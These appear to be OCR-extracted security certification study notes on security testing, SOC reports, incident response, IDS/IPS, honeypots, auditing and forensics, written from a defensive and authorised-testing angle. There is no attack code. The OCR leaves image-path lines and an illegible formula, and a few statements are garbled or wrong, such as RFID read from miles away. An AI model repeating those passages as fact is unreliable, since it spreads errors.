
- To monitor traffic entering and exiting network ⇨ at perimeter.
- Assess ruleset and accurately filter traffic ⇨ behind firewall.
- Assess network detection/prevention tools ⇨ behind IDPSs.

One limitation to network sniffing is the use of encryption. Encrypted traffic can't be interpreted by sniffers.

Passive Wireless Scanning

Common tools (among others): `Cain&Abel, Arcylic WiFi` and `Homedale.`

Passive scanning tools capture wireless traffic being transmitted within the range of the tool's antenna and it provides wealth of information such as SSID, device type, channel, MAC address, signal strength, and number of packets being transmitted.



Password Cracking

Common tools (among others): `Cain&Abel, John the ripper, Hashcat, Hydra and Aircrack.`

It's the process of recovering passwords from password hashes (offline or online) with the help of different cracking tools to identify accounts with weak passwords.

Penetration Testing *(it's time to go deeper)*

Penetration testing, pen test, ethical hacking or Offensive Security is the process of simulating attacks on a network and its systems **AT THE REQUEST OF THE OWNER.**

Pen test degrees of knowledge:

Zero knowledge the team does not have any knowledge of the target (this certain level of knowledge takes the outside attacker perspective and is more time consuming and yet more accurate.

Partial knowledge the team has some information about the target (takes the perspective of internal user with no administrative privileges or knowledge of the IT inner systems).

Full knowledge the team has intimate knowledge of the target. Tests should be conducted externally (from a remote location) or internally (within the network). This level of knowledge takes the administrator perspective.

Tests may be:

-*Blind test* is one in which the assessors only have publicly available data to work with. The network security staffs are aware that this type of test will take place.

-*A double-blind test* (stealth assessment) is also a blind test to the assessors, but in this case the network security staffs are not notified (evaluate the network's security level and the staff's responses, log monitoring, and escalation processes)

-*Targeted tests* can involve external consultants and internal staff carrying out focused tests on specific areas of interest.

Common pen test tools (among others): `Metasploit, Metasploitable, Kali linux, Wireshark, John the Ripper and Social Engineering toolkit.`

The most important thing to consider before conducting pen test is the **Management approval**.

Another factor is the **Rules of Behavior**, which is a legally binding test agreement that spell out the expected constraints, liabilities, and indemnification and at minimum addresses: • Type of tests to be performed, • Scope of the test and the risks involved • Defined targets, and • Time frame.

Penetration testing often includes non-technical methods of attack. A pen tester could breach physical security to connect to a network, steal equipment, or installing sniffers. Another non-technical method is social engineering.

Social Engineering as a testing tool (*Penetrating people*)

Using different social engineering attacks on your staff to identify adherence to company's policies and procedures, and to measure their awareness level.

Software Testing


Why software is almost the most important piece of IT systems?

- It has privileged access over OS, hardware and other resources.
- Along with its backend database, they handle sensitive data, such as credit card records.
- It performs business critical functions.

Code Review

It is aka 'peer review', where developers other than the one who wrote the code review it for defects before moving to production.

Fagan Inspection | formal code review process that follow rigorous inspection, illustrated below



A less rigid approach (than Fagan) involves:

⇨ Developers walking through their codes.

⇨ A senior developer manual code review before moving code to production.

⇨ Automated tool used to detect common application flaws.

Static Testing

It evaluates the software security without running it by analyzing either the source code or the compiled application.

It involves the use automated tools to detect common flaws such as 'Buffer Overflow'.

Common tools (among others): `Astreé, CodePeer, KeY, ECLAIR and ESC/Java2`

Dynamic Testing

It evaluates the security of software in a runtime, good for apps written by someone else.

Real User Monitoring RUM vs. Synthetic Transactions

RUM is passive monitoring that records all real user interaction with application to manage service quality delivered to users.

This monitoring scheme tends to produce noisy data, because of the unpredictability state of real users.

RUM common tools (among others): `AppDynamics, Dynatrace and Alkamai.`

Synthetic Transactions are active monitoring that use scripted transactions with known expected results that run against the tested code, for its output to be compared to the expected state.

Use Case Testing vs. Misuse Case Testing

Use cases are structured scenarios that are commonly used to describe required functionality in an information system from the legitimate user perspective.

Misuse case on the other hand are used to described required security in IS from the attacker perspective.

Fuzz Testing

Fuzz testing is a specialized dynamic testing technique that provides many different types of input (either randomly generated or specially crafted to trigger known software vulnerabilities) to software to stress its limits and find previously undetected flaws.

It has two types:

Mutation (Dumb) Fuzzing | samples of valid input is 'mutated' randomly to produce malformed inputs that's completely random.

Generational (Intelligent) Fuzzing | generate input from scratch rather than mutating existing input. It usually requires some level of intelligence in order to construct input that makes sense to the program.

The trick in fuzzing is that it must do some level of parsing of the sample to insure that it only modified specific parts or that it does not break the overall structure of the input such that it is immediately rejected by the program (semi-random)

Common tools and frameworks (among others): `Vuzzer, zzuf, Sulley, Peach, Spike, and afl-fuzz.`

Interface Testing

It assesses the performance of modules against the interface specifications to ensure that they will work together properly.

Three types of interfaces

Application Programming Interfaces APIs Offer a standardized way for code modules to interact and may be exposed to the outside world through web services.

User Interfaces UIs Examples include GUIs and CLIs. It provides end users with the ability to interact with the software.

Physical Interfaces Exist in some applications that manipulate machinery, PCLs, or other objects in the physical world.

Test Coverage Analysis

It estimates the degree of testing conducted against the new software using the following formula:

$$\text{test coverage} = \frac{\text{[illegible]}}{\text{[illegible]}}$$

Service Organization Controls SOC

Service organizations are organizations that provide outsourcing services that can directly impact the control environment of a company's customers.

Examples include: insurance and medical claims processors, clearinghouses, credit processors and hosted data centers.

The most notable early 3rd party auditing attempt on these SOs was developed by the American Institute of Certified Public Accountants AICPA on its *Statement on Auditing Standards No. 70 (SAS 70)*

The original focus of *SAS 70* was on financial issues, but the industry stretched it beyond its original intended purpose.

Other evaluation types have existed, as in WebTrust (e-commerce controls) and SysTrust (operational controls); the all three didn't meet the needs of organizations.

In 2011, the AICPA released a new framework of auditing standards on Service Organization Controls (SOC), which are defined in the American Statement on Standards for Attestation Engagements *SSAE 16* and the International Computing

Centre's *ACC* International Standard on Assurance Engagements (ISAE) No. 3402.

There are three kinds of SOC reports:

- **SOC 1** Pertains to financial controls
- **SOC 2** Pertains to trust services (Security, Availability, Confidentiality, Process Integrity, and Privacy)
- **SOC 3** Also pertains to trust services (Security, Availability, Confidentiality, Process Integrity, and Privacy)

SOC 2 reports provides very detailed data pertaining to the controls (not for the general public)

SOC 3 report has less detail (general purposes)

SOC 2 report includes a description of the tests performed by the auditor and the results of those tests and the auditor's opinion.

SOC 3 just reports whether the systems meet the requirements of the criteria as is commonly used as a *"seal of approval"* and placed on service providers' websites and marketing collateral.

Log Reviews

It determines if security controls are logging the proper info, and if the organization is adhering to its log management policies.

Authentication servers' logs, IDPSs logs, firewall logs, OS logs and application logs, are all types of logs that must be reviewed.

For example, if the logging policy states that all authentication attempts to critical servers must be logged, the log review will determine if this information is being collected.

Preventing Log Tampering

Log files are often among the first artifacts that attackers will use to attempt to hide their actions.

Logs protections include

Remote logging Putting the log files on a separate box will require the attackers to target that box too, which at the very least buys you some time to notice the intrusion.

Simplex communication one-way communications between the reporting devices and the central log repository by severing the "receive" pairs on an Ethernet cable (data diode)

Replication of the locations is not accessible from the network (e.g., a removable device)

Write-once media force the attackers to move into the physical domain, to steal the media which many attackers will not do.

Cryptographic hash chaining this creates a chain that can attest to the integrity of every event in the log.

Account Management

It reviews ensure that users only retain authorized permissions and that unauthorized modifications do not occur.

Normally, highly privileged accounts need a full account review.

Organizations may use sampling where managers pull a random sample of accounts and perform a full verification of the process used to grant permissions for those accounts.

Backup verification

First thing, you must ensure that you are able to assert that all critical data is backed up and that you will be able to restore it in time of need.

This requires developing of data inventory plan.

Key Performance and Risk Indicators

The exact metrics to be monitored will vary but may include the following:

-Number of open vulnerabilities
-Time to resolve vulnerabilities
-Number of compromised accounts
-Number of software flaws detected in preproduction scanning
-Repeat audit findings
-User attempts to visit known malicious sites

Domain 7 Security Operations

Do you know these already? If no, please refer back to your resources, if yes, march on:

Provisioning and security of resources (H/W and S/W, cloud and virtual assets, physical assets, SDNs, etc...); operations concepts (need to know, separation of duties, mandatory leave, etc...); patch, attacks, configuration and change management; personnel safety; DRP, incident and ethics (evidence and investigations types)

Security operations concept

Least Privileges and Need to Know

Least privileges (permissions and rights) insure that subject is allowed the only necessary privileges to complete his tasks.

It applies to personnel as well as systems and applications.

Need to know, however means the user has a legitimate reason to access something and least privilege can then be implemented to limit that access and limit what the user can do with that something. For example, after it is determined that a user has a business need to access (need to know) user data, the (least privilege) question then is what KIND of access should they have to that user data?

Separation of duties and Separation of privileges

Separation of duties ensures that no single person has total control over a critical function or system.

It's used as detective control to detect fraud and corruptions.

It enforces '*collusion*', (single person can't compromise security, instead two or more must conspire to collude against company)

Separation of privileges has the same concept as separation of duties; with the difference that the former applies to applications.

Segregation of duties

It involves separation of duties + least privileges.
It's similar to separation of duties in that duties are separated, and it's also similar to a principle of least privilege in that privileges are limited. It's addressing potential CoI (below table)

Roles/Tasks	App programmer	Security Admin	Database Admin	DB Server Admin	Account Receivable	Account Payable	Deploy Patches	Verify Patches
App Programmer		X	X	X				
Security Admin	X		X	X	X	X	X	
Database Admin	X	X		X				
DB Server admin	X	X	X					
Account Receivable		X				X		
Account Payable		X			X			
Deploy Patches		X						X
Verify Patches							X	

Potential conflict of interest represented by 'X'

Two person control and split knowledge

'Two man control' requires the approval of two individuals for critical tasks (safety deposit box in banks that require two keys)
In business it reduces the likelihood of collusion and fraud (CFO and CEO must approve key business decisions)
Split knowledge combines the concepts of separation of duties and two-person control.
M of N control is a variation of split knowledge that employs cryptographic modules for sensitive operations to enforce multi-person control over access to the cryptographic module.

Rotation of duties and Mandatory vacations

This where employee is rotated through jobs, it provides peer review, reduces frauds and maintain cross-training.
Mandatory leave of one week or two helps detect fraud and collusions.

Addressing personnel safety

The MOST important element of security operations

- check your physical security (emergency exits, Durres systems, fire fighting systems, etc...)
- give users awareness sessions on safety.

Provisioning and managing resources

Hardware inventory

- Choose from the different available technologies to maintain updated database of your hardware.
- Technologies include: bar code that can be printed on equipments that includes information such as S.N, model, location, etc...

Another (advanced) technology is Radio Frequency Identifier RFID, which is a technology that read information from equipments from several miles away.

- Good sanitization policies need to be in place for equipments on their end of life.

Media management

It refers to the steps taken to protect media and its data.

Tape media

-Keep new media in its original sealed packaging until it's needed to protect it from dust and dirt.
-When opening a media package, take extra caution for sharp objects and not twisting or flex the media.
-Temperature extremes and proximity to heaters, radiators, and air conditioners should be avoided.
-Do not use media that has been damaged, exposed to abnormal levels of dust and dirt, or dropped.
-transportation should be in temperature-controlled vehicle.
- Sunlight, moisture, humidity, heat, and cold should be avoided.
- Media should be acclimated for 24 hours before use.

Appropriate security should be maintained over media from the point of departure to the secured offsite storage facility.
-Media is vulnerable to damage and theft at any point during transportation.
-Appropriate security should be maintained over media throughout its lifetime based on the classification level.

Media life cycle

-**Mean time to failure MTTF** the number of times tape media can be reused or the number of years you can expect to keep it (will not be repaired when they fail).
-**Mean Time between Failures MTBF** refers to the amount of time expected to elapse between failures of an item that personnel will repair.
-**Mean Time to Repair MTTR** refers to the average amount of time it takes to repair malfunctioned equipment.

Managing configurations

Helps ensure that systems are deployed in a secure consistent state, and maintain this state throughout their lifetime.

Baselining and imaging

It's the starting configuration for a system.
Scripts and OS tools are also used to implement baselines.
Baseline images improve the security of systems by ensuring that desired security settings are always configured correctly.

Manage change

Change management helps reduce unanticipated outages caused by unauthorized changes.
The primary goal of change management is to ensure that changes do not cause outages.

It ensures that appropriate personnel review and approve changes, and ensure that personnel document the changes.

Security Impact Analysis

SIA involves tasks that need to be completed before deploying changes.

1. **Request change** | changes should adapt a systematic process that starts naturally with requisition for change.
2. **Review change** | the requested change needs to be reviewed by experts (Change Advisory Board CAB) to evaluate possible factors around the proposed change, and then record their decision into the change management document.
3. **Accept/Reject change** | the revision phase feed into this phase, in some cases and after the acceptance decision the CAB might require the creation of a rollback or back-out plan.
4. **Schedule/Implement change** | during off-duty or nonpeak hours to avoid impact on system.
5. **Document the change** | to insure that all interesting parties are aware of it.

Change management control is a mandatory element for some security assurance requirements (SARs) of the Common Criteria.

Even in the emergency situations, admins should follow strict change management processes.

Managing patch

Patch is any type of code that is written to correct bugs, remove holes or increase performance.

Steps for effective patch management program include:

Evaluate patches *(do we even need to apply those patches?!)*

This involves evaluating announced patches and wither we have an environment for such patches.

Test patches *(yes we need those patches, let's test before deploy)*

This involves testing patches preferably on virtual or sandboxed environment to avoid any unforeseeable risks.

Approve the patch *(or otherwise deny it!)*

Only after successful test has been done, patches should be approved for deployment.

Deploy the patches *(always back up your things)*

It can be carried out through automated methods. These can be 3rd party products or products provided by the software vendor.

Verify patches deployment *(it's not over yet, verify!)*

Regular tests and audits must be held to insure systems are kept patched.

Managing vulnerabilities

Vulnerabilities are commonly addressed using the Common Vulnerability and Exposures CVE dictionary that provides a standard convention used to identify vulnerabilities. MITRE maintains the CVE database.

Incident Response

THE PRIMARY GOAL OF INCIDENT HANDLING IS TO CONTAIN AND MITIGATE ANY DAMAGE CAUSED BY AN INCIDENT AND TO PREVENT FURTHER DAMAGE.

What is incident?

An incident is any event that has a negative effect on the CIA of assets.

NIST SP 800-61 "Computer Security Incident Handling Guide" defines a computer security incident as *"a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices."*

Network intrusions, DDoS, massive malicious codes, violation of security policy are all forms of incidents.

Incident Response Phases

Detection *(strange things are happening)*

Detection can take many methods:

- Alerts from IDPSs and other perimeter devices.
- Alerts from host protection software (antimalware, HIDPSs, endpoint DEPs and host firewalls)
- Anomaly events reported by end users.

In this step, IT professional is usually the first responder *(medical assistance at accident scenes that help get the patients to medical facilities when necessary).*

There are factors that analyze indicators and interpreting patterns of incident; which includes;

- Understanding the normal behavior of networks and systems and profiling them.
- Implementing and enforcing log retention policies.
- Conducting random event correlation; or installing SIEM solutions.
- conducting of frequent deep assessments on networks and systems through means such pen tests.

The IT professional is trained to differentiate between 'minor' and 'major' incidents. The severity and extent of the incident helps dealing with the next phase...

Response *(yes, this is an incident, now, what the plan says about this?)*

This step involves responding to incidents determined as 'major' by IT professional in the previous phase.

This phase activates the Computer Incident Response Team CIRT – a designated IR team with sufficient training, and knowledge in the field of computer incident investigation.

A formal incident response plan documents who would activate the team and under what conditions.

Management may decide to prosecute responsible individuals (it's important to protect all data as evidence)

No counter attack

Involving in 'counter-attack' against attacker neither is LEGAL, nor is ETHICAL and it could only lead to further escalations and get more 'personal', usually the attacker will grudgingly hit you back, in endless fighting game, another issue with attacking back is that there's a good chance that attacker is hiding behind innocent victim, and that your counterattack is hitting on 'the wrong target'!

Mitigation *(time to stop the spread!)*

This phase is about containing the incident and never let it spread.

It may involve quarantining the infected computer and disconnecting it off the network to address its issues without worrying of contamination.

Contamination strategies vary based on the type of the incident (i.e. email borne malware or DDoS); separate strategies should be created according to many criteria that include:

- Potential damage; - need for evidence preservation; - service availability.

Redirecting attacker to Honeypots takes place at this stage.

Reporting *(internally and/or externally)*

Who or what decides wither I should report an incident to an outside entity(s)?

Senior management normally are the one who decide wither to communicate incidents to the outside world. Sometimes regulations mandate communicating incidents to certain external bodies if the incident involves breach of PII or PHI (is your company's line of business and/or location is affected by similar legislations; keep you attorney close!).

Who are the possible external parties, with whom I might share an incident?

Depending on the extent of damage, incident might be communicated with some or all of the following entities (among others): -the media; -law enforcement agencies; -incident reporting organization (i.e. US-CERT); the ISP; regulation bodies that affects your company; and affected external parties (regulations such as HITECH, GLBA and California SB 1386 mandate immediate disclose to individuals the known or suspected breach of PII)

What are the most important items of consideration when it comes to sharing with the outside world?

- IR team should discuss information sharing with the management, legal department and public affairs office.
- Sensitive information should not be provided to unauthorized 3rd party.
- Failing to communicate incident to proper entities or to not communicate it at all, may lead to liability issues shall if incident got leaked somehow (Uber data breach case is example).
- The company's CEO or similar designation should be the spokesperson to the outside world, especially to the media.
- Training should be provided to individuals handling the reporting efforts (so that not to reveal any information that could damage the organization even further)
- The IR team should document all communications with outside parties for liability and evidentiary purposes.

Recovery *(our backup tapes, where are they?)*

This step normally takes place after all appropriate evidences are collected and it involves recovering system from a 'known good state' and returning it to previous states.

Recovery efforts varies according to the extent of incident, it may be as simple as rebooting a machine or it may require completely rebuilding a system.

This particular step (recovery) needs strong configuration management policies to be in place.

Tightly hardening a newly rebuilt system helps insure that no 'un-needed' services and ports are left behind; enabled.

Never trust a 'once attacked machine'

You will never know what kind of dormant malicious code lies beneath this innocent box. A prudent security professional will never trust a breached device, as such it's much recommended to rebuild the attacked machine from scratch, especially when investigation reveals that the attacker was running some form of 'Rootkit'!

Remediation *(May be we need new controls!)*

Looking back at the incident to attempt to identify what allowed it to occur in the first place, and then implement methods to prevent it from happening again (root cause analysis)

Installing additional firewalls and network perimeter devices, updating policies, hardening physical security are some types of efforts that take place in the 'remediation' stage.

Another aspect of remediation is the identification of *indicators of attack (IOA)* that can be used in the future to detect this attack in real time as well as *indicators of compromise (IOC),* which tell you when an attack has been successful and that your security has been compromised.

Lessons learned *(what went wrong the last time?)*

A post-mortem analysis that asks questions such as:

- *What happened?*

- What did we learn?

- How we can do it better next time?

It addresses the IR process itself, not the systems *(why it took a long time for the response team to contain the incident?)*

CIRT should be involved on this stage, and the output of this stage can be fed back to the detection stage.

Attacks

Botnets

A group of compromised computers (often called zombies) that has been controlled by an attacker (aka bot herder) to instruct them to do whatever he wants via malicious codes and C&C means. Usually botnets are involved in massive DDoS attacks.

Some trends of popular botnets:

-Gameover Zeus (GOZ) botnet that is used to collect credentials for financial systems and perform banking fraud. They also used to distribute *CryptoLocker* Ransomware.

-Simda is another botnet that criminals used to steal banking credentials and install additional malware. It was controlling more than 770,000 computers when an international coalition of law enforcement personnel took it down in April 2015.

-The Esthost botnet (DNSChanger) infected approx. 4 million computers. It uses DNS servers controlled by the herders by manipulating their advertising. It generated $14M in illicit payments.

Zero-day exploit

It refers to an attack on a system exploiting a vulnerability that is unknown to others.

Typical zero-day process

- Attacker first discovers vulnerability.
- Vendor learns of vulnerability.
- Vendor release patch.

Hardening systems and frequently updating systems are among the basic preventive measures to take against zero-day attacks.

Malicious code

It is any script or program that performs an unwanted, unauthorized, or unknown activity on a computer system.

It includes: viruses, Trojans, worms, Rootkits, hoaxes and Ransomware.

Means of distribution varies, but commonly spread via:

- Drive-by downloads (code downloaded and installed on a user's system without the user's knowledge)

-Email attachments.

-Removable media.

-Malicious website links.

Sabotage

It is a criminal act of destruction or disruption committed against an organization by an employee.

Safeguards against employee sabotage are intensive auditing, monitoring for abnormal or unauthorized activity, keeping lines of communication open between employees and managers, and properly compensating employees for their contributions.

Espionage

It is the malicious act of gathering classified information about an organization.

Countermeasures against espionage are to strictly control access to all non-public data, thoroughly screen new employee candidates, and efficiently track all employee activities.

Countermeasures and Controls

Intrusion Detection and Prevention Systems IDPSs

IDPSs automate the inspection of logs and real-time system events to detect and prevent intrusion attempts.

It's used to monitor key devices such as firewalls and router using *sensors* and *agents*.

Once they detect a suspicious event, they respond by sending alerts or raising alarms.

It can detect malicious behavior using two common methods:

-Knowledge-based aka *signature-based* and it is the most common method of detection.

It uses a database of known attacks (SYN-Flood, ping of death and so on) developed by the IDS vendor.

The primary drawback of knowledge-based is that it is ineffective against unknown attacks (needs regular updates)

-Behavior-based aka *statistical-based*; *anomaly detection,* and *heuristics-based.* It starts by creating a baseline of normal activities and events on the system to detect abnormal activity that may indicate a malicious intrusion.

Anomaly analysis adds to IDS's capabilities by allowing it to recognize and react to sudden increases in traffic volume or activity, multiple failed login attempts.

Such anomalies are gathered by labeling an expert- or pseudo-A.I- system to learn and make assumptions about events.

A significant benefit of behavior-based IDS is that it can detect newer attacks that have no signatures.

The primary drawback for behavior-based IDS is that it often raises a high number of false positives.

Tuning the IDPS is the most important factor.

IDS Response

Passive Response Notifications can be sent to administrators via email, text or pager messages, or pop-up messages.

Active Response can modify the environment using several different methods. Typical responses include modifying ACLs to block traffic based on ports, protocols, and source addresses.

Host- and Network-based IDSs

HIDS monitors activity on a single computer, including process calls and information recorded in system, application, security, and host-based firewall logs.

It should be installed on key host systems.

Benefits of HIDS | it can detect anomalies on host system that the NIDS can't detect.

Drawbacks of HIDS | -require administrative attention on each system; -it cannot detect network attacks on other systems, -it consumes significant amount of system resources and –it's easier for intruder to discover and disable.

NIDS monitors and evaluates network activity to detect attacks or event anomalies, but cannot detect encrypted traffic.

NIDS can monitor a large network using remote sensors to collect data at key devices and send data to a central console.

For effective monitoring the switch must be configured to mirror all traffic to a specific port known as (SPAN) port.

It usually detects initiated or ongoing attacks, but they can't always provide information about the success of an attack.

Intrusion Prevention Systems IPSs

It's a special type of active IDS that attempts to **detect** and **block** attacks before they reach target systems.

A distinguishing difference between an IDS and an IPS is that the IPS is placed in line with the traffic (an active IDS that is not placed in line can check the activity only after it has reached the target, it will not block it)

IPS is effectively and IDS, but not the other way around.

Darknet

Darknet is a portion of allocated IP addresses within a network that are not used. It includes one device configured to capture all the traffic into the darknet.

All traffic in the darknet is necessarily illegitimate traffic.

Specific preventive measures

Honeypots/Honeynets

Honeypots are individual computers created as a trap for intruders. A Honeynet is two or more networked Honeypots. They are used to simulate a network by acting like legitimate systems, but have no data of any real value for an attacker.

Honeypots benefits include:

-It keeps the intruders away from the legitimate network.

- It gives administrators an opportunity to observe an attacker's activity without compromising the live environment.

-It delays an intruder long enough for the automated IDS to detect the intrusion.

It's recommended that Honeypots to be hosted in virtual machine instead of physical box (much simpler to re-create after an attack)

Enticement (the good) vs. Entrapment (the evil)

An organization can legally use a Honeypots as an enticement device if the intruder discovers it through no outward efforts of the Honeypots owner (attackers make their own decisions to perform illegal actions). Entrapment, which is illegal, occurs when the Honeypots owner actively solicits visitors to access the site and then charges them with unauthorized intrusion.

Pseudo flaw

Those are false vulnerabilities or apparent loopholes intentionally implanted in a system in an attempt to tempt attackers and used on honeypots systems to emulate well-known operating system vulnerabilities.

Padded cells

It's a technology that's similar to honeypots, where an attacker transferred into a padded cell by the IDS. The difference is that in one case the attacker chose to attack the Honeypot, while in the case of padded cell, he's been transferred without informing him that change has occurred.

Warning banners *(no trespassing)*

> "This system is for the use of authorized users only. Individuals using this computer system without authority, or in excess of their authority, are subject to having all of their activities on this system monitored and recorded by system personnel.

Those are banners that inform users and intruders about basic security policy guidelines.

Most intrusions can be prosecuted when warnings clearly state that unauthorized access is prohibited and that any activity will be monitored and recorded, that's why wording in banners is important from a legal standpoint.

Anti-malware

Malicious software does not only refer to 'virus', instead it's a broad term that involves: Trojans, worms, spyware, and so on.

Anti-malware products provide protection against different types of malware, using database with signatures of these attacks.

It's critical to keep your anti-malware products up to date!

Organization may choose to implement malware defences on 'multipronged' approach; this is something like 'defense-in-depth' where, for example Firewalls with content-filtering capabilities are used at the boundary to filter out any type of malicious code, then a specialized anti-malware is installed on email servers to filter any type of malware passed via email.

It's not recommended to install more than one anti-malware application installed, this only cause interference issues.

Whitelisting/Blacklisting

Whitelisting identifies a list of applications authorized to run on a system, and blacklisting identifies a list of applications that are not authorized to run on a system.
Whitelisting identify applications using a hashing algorithm.

Sand boxing

Sandboxing provides a security boundary for applications and prevents the application from interacting with other applications.
Java Virtual Machine JVM is popular sandboxing technology.

Logging, monitoring and auditing

Logging VS. Monitoring VS. Auditing

Logging records events into various logs, *monitoring* reviews these events, and *auditing* refers to the use of audit logs and monitoring tools to track activity.

Logging

Logs commonly record details such as what happened, when it happened, where it happened, who did it.

Common Log Types

-**Security logs** | user access and modification or deletion of file.
-**System logs** | system boot, service start/stop and so on.
-**Application logs** | access to and modification of specific application elements.
-**Change Logs** | record change requests, approvals, and actual changes to a system as a part of change management.

NOTE: Keeping unnecessary logs can cause excessive labor costs if the organization experiences legal issues.

Monitoring

It provides several benefits, including increasing accountability, helping with investigations, and basic troubleshooting.
Personnel can manually review logs, or use automated tools.
Monitoring is necessary to detect malicious actions.

Log analysis is a detailed and systematic form of monitoring in which the logged information is analyzed for patterns.

Security Information and Event Management SIEM

These are tools provide real-time analysis of events by gathering log data from different systems (firewalls, IDPSs, etc...) and correlate them to provide analysis capabilities.
It aims at removing the burden of log analysis from admins.

Audit trails

Audit trails provide a comprehensive record of system activity and can help detect a wide variety of security violations, software flaws, and performance problems.

Sampling *(statistical sampling)*

It is the process of extracting specific elements from a large collection of data to construct a meaningful representation or summary of the whole. There is always a risk that sampled data is not an accurate representation of the whole body of data, and statistical sampling can identify the margin of error.

Clipping levels *(non-statistical sampling)*

It selects only events that exceed a clipping level, which is a predefined threshold for the event (failed login attempts of 'x').
The system ignores events until they reach this threshold 'x'.

Access review audits *(access to highly valuable data should be on 'need to know' basis)*

Review of object access and account management should be conducted periodically, and check-listed against the policies.
Authorization creeps and insuring that terminated staffs' accounts are disabled; all these controls amongst others take place here.

User entitlement audits

Entitlements refer to privileges granted to users, it should be based on 'least privileges' and 'need to know bases'.
It can also detect whether processes are in place to remove privileges when users no longer need them.
Excessive privileges controls take place here.

Audits of Privileged Groups

These accounts should be tightly controlled.
One control is to use 'dual administrator accounts' where one account is used for regular day-to-day use. A second account has additional privileges and they use it for administrative work.

Reporting Audit Results

Reports should address a few basic or central concepts:
-The purpose of the audit
-The scope of the audit
-The results discovered or revealed by the audit

Audit can also include a wide range of content that focuses on
-Problems, events, and conditions
-Standards, criteria, and baselines
-Causes, reasons, impact, and effect
-Recommended solutions and safeguards

it should have a structure that is clear, concise, and objective.

Incidents and Ethics

Investigations

Investigation Types

Operational investigations

It examines issues related to the organization's computing infrastructure and has the primary goal of resolving operational issues.
It has the loosest standards for collection of information, and is not need to be well documented.

Criminal Investigations

Typically conducted by law enforcement personnel, investigate the alleged violation of criminal law.

Most criminal cases must meet the beyond a reasonable doubt standard of evidence. And investigation must follow very strict evidence collection and preservation processes.

Civil Investigations

Typically do not involve law enforcement but rather involve internal employees and outside consultants working on behalf of a legal team.

They use the weaker preponderance of the evidence standard (more likely than not).

Regulatory Investigations

Government agencies may conduct regulatory investigations when they believe that an individual or corporation has violated administrative law.

Uses standard of proof commensurate with the venue where they expect to try their case, and is almost always conducted by government agents.

Forensic Investigation Process

Golden rules for sound forensic investigation process

Evidence Acquisition and analysis and preservation

"Investigator must works from an image that contains all of the data from the original disk (bit-level copy)

"It is recommended to use specialized tools such as Forensic Toolkit (FTK), EnCase Forensic, or the dd Unix utility.

"The original media should have two copies created: a primary image (a control copy that is stored in a library) and a working image (used for analysis and evidence collection)

"The media should be hashed and time-stamped.

"Live systems with critical data (i.e. database server) must be imaged while they are running.

"Each piece of evidence should be marked then be sealed in a container, which should be marked with the same information.

